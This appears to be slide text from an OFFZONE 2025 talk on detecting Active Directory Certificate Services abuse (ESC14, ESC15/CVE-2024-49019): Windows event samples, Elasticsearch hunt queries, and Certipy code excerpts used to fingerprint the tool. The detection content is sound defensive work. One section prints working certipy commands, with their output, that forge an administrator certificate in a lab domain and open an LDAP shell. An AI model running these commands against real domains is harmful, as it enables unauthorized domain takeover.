Certificate Issuer Name: Evil Root CA
Certificate Serial Number: 1000
Certificate Thumbprint: 0CCAB37E10EB99CC7B7DAD43E137AB566755D010

ESC14 (X509SKI). Hunts

Search for all EventIDs 45

```
winlog.channel:"System"
AND winlog.provider_name:"Microsoft-Windows-Kerberos-Key-Distribution-Center"
AND winlog.event_id:(45)
```

TGT request failure (KDC_CLIENT_NOT_Trusted)

```
winlog.event_id:(4768)
AND winlog.event_data.Status:("0x3e")
```

Auth request not from your ADCS

```
winlog.event_id:(4768)
AND winlog.event_data.CertSerialNumber:*
AND NOT winlog.event_data.CertIssuerName:"_your_adcs_"
```

ESC15 (CVE-2024-49019) Arbitrary application policy

```
certipy req -username "missandei@essos.local" -password "fr3edom" -dc-ip "192.168.56.12" -web -target
"braavos.essos.local" -ca "ESSOS-CA" -template "WebServer" -upn "administrator@essos.local" --application-
policies "Client Authentication"

/opt/certipy-merged/.venv/lib/python3.13/site-packages/certipy/version.py:1: UserWarning: pkg_resources is
deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package
is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Checking for Web Enrollment on 'http://192.168.56.23:80'
[*] Requesting certificate via Web Enrollment
[*] Request ID is 12
[*] Retrieving certificate for request ID: 12
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'



certipy auth -pfx "administrator.pfx" -domain "essos.local" -username "administrator" -dc-ip 192.168.56.12 -
debug  -ldap-shell
[*] Connecting to 'ldaps://192.168.56.12:636'
[*] Authenticated to '192.168.56.12' as: u:ESSOS\Administrator
Type help for list of commands
```

ESC15. Events

4886 Certificate Services received a certificate request

Certificate Services received a certificate request.

Request ID: 104
Requester: ESSOS\missandei
Attributes:
CertificateTemplate:WebServer
SAN:upn=administrator@essos.local
ApplicationPolicies:1.3.6.1.5.5.7.3.2
ccm:braavos.essos.local
Subject from CSR: CN=Missandei
Subject Alternative Name from CSR:
Other Name:
Principal Name=administrator@essos.local

Requested Template: WebServer
RequestOSVersion:
RequestCSPProvider:
RequestClientInfo:
Authentication Service: NTLM
Authentication Level: Privacy
DCOMorRPC: DCOM

4887 Certificate Services approved a certificate request and issued a certificate

Certificate Services approved a certificate request and issued a certificate.

Request ID: 104
Requester: ESSOS\missandei
Attributes:
CertificateTemplate:WebServer
SAN:upn=administrator@essos.local
ApplicationPolicies:1.3.6.1.5.5.7.3.2
ccm:braavos.essos.local
Disposition: 3
SKI: 22 1c 6d 0a 2f 43 59 9c 96 27 4c 27 12 37 29 1a b0 bd 14 ed
Subject: CN=Missandei
Subject Alternative Name:
Other Name:
Principal Name=administrator@essos.local

Certificate Template: WebServer
Serial Number: 64000000686da065d22cd2190c000000000068
Authentication Service: NTLM
Authentication Level: Privacy
DCOMorRPC: DCOM

ESC15. Events

4888 Certificate Services denied a certificate request

Certificate Services denied a certificate request.

Request ID: 24
Requester: ESSOS\missandei
Attributes: CertificateTemplate:WebServer_test
SAN:upn=administrator@essos.local
ApplicationPolicies:1.3.6.1.5.5.7.3.2
Disposition: -2146875392
SKI: d8 20 c0 86 b6 af 92 cc f9 77 de 92 6b 29 61 8d c0 5a 79 e8
Subject:
Authentication Service: NTLM
Authentication Level: Privacy
DCOMorRPC: RPC

ESC15. Events

4768. A Kerberos authentication ticket (TGT) was requested. (Failure)

A Kerberos authentication ticket (TGT) was requested.

Account Information:
Account Name: administrator
Supplied Realm Name: ESSOS.LOCAL
User ID: NULL SID
MSDS-SupportedEncryptionTypes: -
Available Keys: -

Network Information:
Client Address: ::ffff:192.168.56.200
Client Port: 59718
Advertized Etypes: -

Additional Information:
Ticket Options: 0x40800010
Result Code: 0x4D
Ticket Encryption Type: 0xFFFFFFFF
Session Encryption Type: 0x2D
Pre-Authentication Type: -
Pre-Authentication EncryptionType: 0x2D

Certificate Information:
Certificate Issuer Name: ESSOS-CA
Certificate Serial Number: 640000000C4D1CCC894600F080000000000000C
Certificate Thumbprint: 8B04D3155A495A0C60560E6BE202BD12A801BFD2

ESC15. Events

4624 Network logon with Schannel

An account was successfully logged on.

Logon Information:
Logon Type: 3
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:
Security ID: ESSOS\Administrator
Account Name: Administrator
Account Domain: ESSOS
Logon ID: 0x26B959
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {2da7f413-711a-4319-54ed-cfca66d41248}

Network Information:
Workstation Name: MEEREEN
Source Network Address: 192.168.56.200
Source Port: 36365

Detailed Authentication Information:
Logon Process: Schannel
Authentication Package: Kerberos
Transited Services: -
Package Name (NTLM only): -
Key Length: 0

ESC15. Hunts

Certificate requests with SAN:upn

```
winlog.event_id:(4886 OR 4887 OR 4888  OR 4889)
AND  winlog.event_data.Attributes:/.*SAN\:upn.+/
```

Search for possible vulnerable certificate templates

```
winlog.event_id:(4898)
AND winlog.event_data.TemplateContent:(*CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT*)
AND winlog.event_data.TemplateSchemaVersion:1
```

ESC15. Hunts

Certificate requests contains Application Policy

```
winlog.event_id:(4886 OR 4887 OR 4888  OR 4889)
AND winlog.event_data.Attributes:(*ApplicationPolicies*)
```

TGT request failure (KDC_ERR_INCONSISTENT_KEY_PURPOSE)(Certificate cannot be used for PKINIT client authentication)

```
winlog.event_id:(4768)
AND winlog.event_data.CertSerialNumber:*
AND winlog.event_data.Status:("0x4d")
```

ESC15. Hunts

Schannel authentication

```
winlog.event_id:(4624)
AND winlog.event_data.LogonType:(3)
AND winlog.event_data.AuthenticationPackageName:(Kerberos)
AND winlog.event_data.LogonProcessName:(Schannel)
```

Certipy Artifacts

4886

Certificate Services received a certificate request.

Request ID: 12
Requester: ESSOS\missandei
Attributes: CertificateTemplate:WebServer_test
SAN:upn=administrator@essos.local
ApplicationPolicies:1.3.6.1.5.5.7.3.2

4886

Certificate Services received a certificate request.

Request ID: 12
Requester: ESSOS\missandei
Attributes: CertificateTemplate:WebServer
Offzone:2025

4887

Certificate Services approved a certificate request and issued a certificate.

Request ID: 12
Requester: ESSOS\missandei
Attributes: CertificateTemplate:WebServer
Offzone:2025
Disposition: 3
SKI: 64 52 64 45 9c 42 fc d5 99 c4 ca be 8e 90 db 89 3a 97 e7 22
Subject: CN=Missandei

Certipy Artifacts

3.1.2.4.2.3 Encoding Certificate Template Identifier in the Request

Clients MUST identify certificate template to the server in one of the following ways:

•The certificate template name as specified in section 3.1.2.4.2.2.1.8.

•The certificate template OID as specified in section 3.1.2.4.2.2.2.3.

•The certificate template name (value of the **Certificate.Template.cn** datum) as an Enrollment-Name-Value pair as specified in section 3.1.1.4.7.

•The certificate template name (value of the **Certificate.Template.cn** datum) in the **pwszAttributes** parameter of ICertRequestD::Request or ICertRequestD2::Request2 as specified in section 3.2.1.4.3.1.

Certipy. Artifacts

certipy/lib/certificate.py

```python
def create_csr_attributes(
    template: str,
    alt_dns: Optional[Union[bytes, str]] = None,
    alt_upn: Optional[Union[bytes, str]] = None,
    alt_sid: Optional[Union[bytes, str]] = None,
    application_policies: Optional[List[str]] = None,
) -> List[str]:
    attributes = [f"CertificateTemplate:{template}"]
    if any(value is not None for value in [alt_dns, alt_upn, alt_sid]):
        san_parts = []
        if alt_dns:
            if isinstance(alt_dns, bytes):
                alt_dns = alt_dns.decode("utf-8")
            san_parts.append(f"dns={alt_dns}")
        if alt_upn:
            if isinstance(alt_upn, bytes):
                alt_upn = alt_upn.decode("utf-8")
            san_parts.append(f"upn={alt_upn}")
        if alt_sid:
            if isinstance(alt_sid, bytes):
                alt_sid = alt_sid.decode("utf-8")
            san_parts.append(f"url={SAN_URL_PREFIX}{alt_sid}")
        attributes.append(f"SAN:{'&'.join(san_parts)}")
    if application_policies:
        attributes.append(f"ApplicationPolicies:{'&'.join(application_policies)}")
    return attributes
```

Certipy. Hunts

Certificate Services

```
winlog.event_id:4886 AND
winlog.event_data.Attributes:/.*CertificateTemplate\:.+/ AND
NOT winlog.event_data.Attributes:(/.+UserAgent\:.+/ OR /.+ProxyURI\:.+\:.+/)
```

TGS U2U Request

```
winlog.event_id:4769 AND
winlog.event_data.ServiceName:/.+$/ AND
winlog.event_data.TicketOptionsDescription:"Enc-tkt-in-skey"
```

```
{
  "query": {
    "script": {
      "script": {
        "lang": "painless",
        "source": "String ServiceName = doc['winlog.event_data.ServiceName'].value.trim().toLowerCase();String TargetUserName =
doc['winlog.event_data.TargetUserName'].value.trim().toLowerCase();int first_TargetUserName =
TargetUserName.indexOf('@');  String AccountName = first_TargetUserName > 0 ? TargetUserName.substring(0,
first_TargetUserName) : TargetUserName;return ServiceName == AccountName;"
      }
    }
  }
}
```

Certipy. Artifacts

TGT Request

Account Information:
  Account Name: Administrator
  Supplied Realm Name: ESSOS.LOCAL
  User ID: ESSOS\Administrator
  MSDS-SupportedEncryptionTypes: 0x27 (DES, RC4, AES-Sk)
  Available Keys: RC4

Service Information:
  Service Name: krbtgt
  Service ID: ESSOS\krbtgt
  MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
  Available Keys: AES-SHA1, RC4

Domain Controller Information:
  MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
  Available Keys: AES-SHA1, RC4

Network Information:
  Client Address: ::ffff:192.168.56.101
  Client Port: 53904
  Advertized Etypes:
    AES256-CTS-HMAC-SHA1-96
    AES128-CTS-HMAC-SHA1-96

Additional Information:
  Ticket Options: 0x40800010
  Result Code: 0x0
  Ticket Encryption Type: 0x12
  Session Encryption Type: 0x12
  Pre-Authentication Type: 16
  Pre-Authentication EncryptionType: 0x0

Certificate Information:
  Certificate Issuer Name: ESSOS-CA
  Certificate Serial Number: 2000000056616B1F73366C395B000000000056
  Certificate Thumbprint: 5770749DDB355F842896366E4A9F9F9EB5D5082C

Certipy. Hunts

certipy/lib/pkinit.py

```
kdc_req_body_data = {
    "kdc-options": KDCOptions({"forwardable", "renewable", "renewable-ok"}),
    "cname": PrincipalName(
        {"name-type": NameType.PRINCIPAL, "name-string": [username]}
    ),
    "realm": domain.upper(),
    "sname": PrincipalName(
        {
            "name-type": NameType.SRV_INST,
            "name-string": ["krbtgt", domain.upper()],
        }
    ),
    "till": (now + datetime.timedelta(days=1)).replace(microsecond=0),
    "rtime": (now + datetime.timedelta(days=1)).replace(microsecond=0),
    "nonce": getrandbits(31),
    "etype": [EncType.AES256, EncType.AES128],  # Prefer stronger ciphers
}
```

TGT Request

```
{
  "query": {
   "bool": {
     "must": [{ "query_string": {"query": "winlog.event_id:4768 AND winlog.event_data.PreAuthType:16"} }],
     "filter": [{ "match_phrase": {
       "winlog.event_data.ClientAdvertizedEncryptionTypes": "\n\t\tAES256-CTS-HMAC-SHA1-96\n\t\tAES128-CTS-HMAC-SHA1-96"
       }}]
   }
  }
}
```

Certipy. Hunts

TGS U2U Request

```
{
  "query": {
    "bool": {
      "filter": [
        {
          "match_phrase": {
            "winlog.event_data.ClientAdvertizedEncryptionTypes": "\n\t\tAES256-CTS-HMAC-SHA1-96\n\t\tRC4-HMAC-NT"
          }
        }
      ],
      "must": [
        {
          "query_string": {
            "query": "winlog.event_id:4769 AND winlog.event_data.TicketOptionsDescription:\"Enc-tkt-in-skey\"\n"
          }
        }
      ]
    }
  }
}
```

OFFZONE 2025

Q&A

Github

def bi_zone()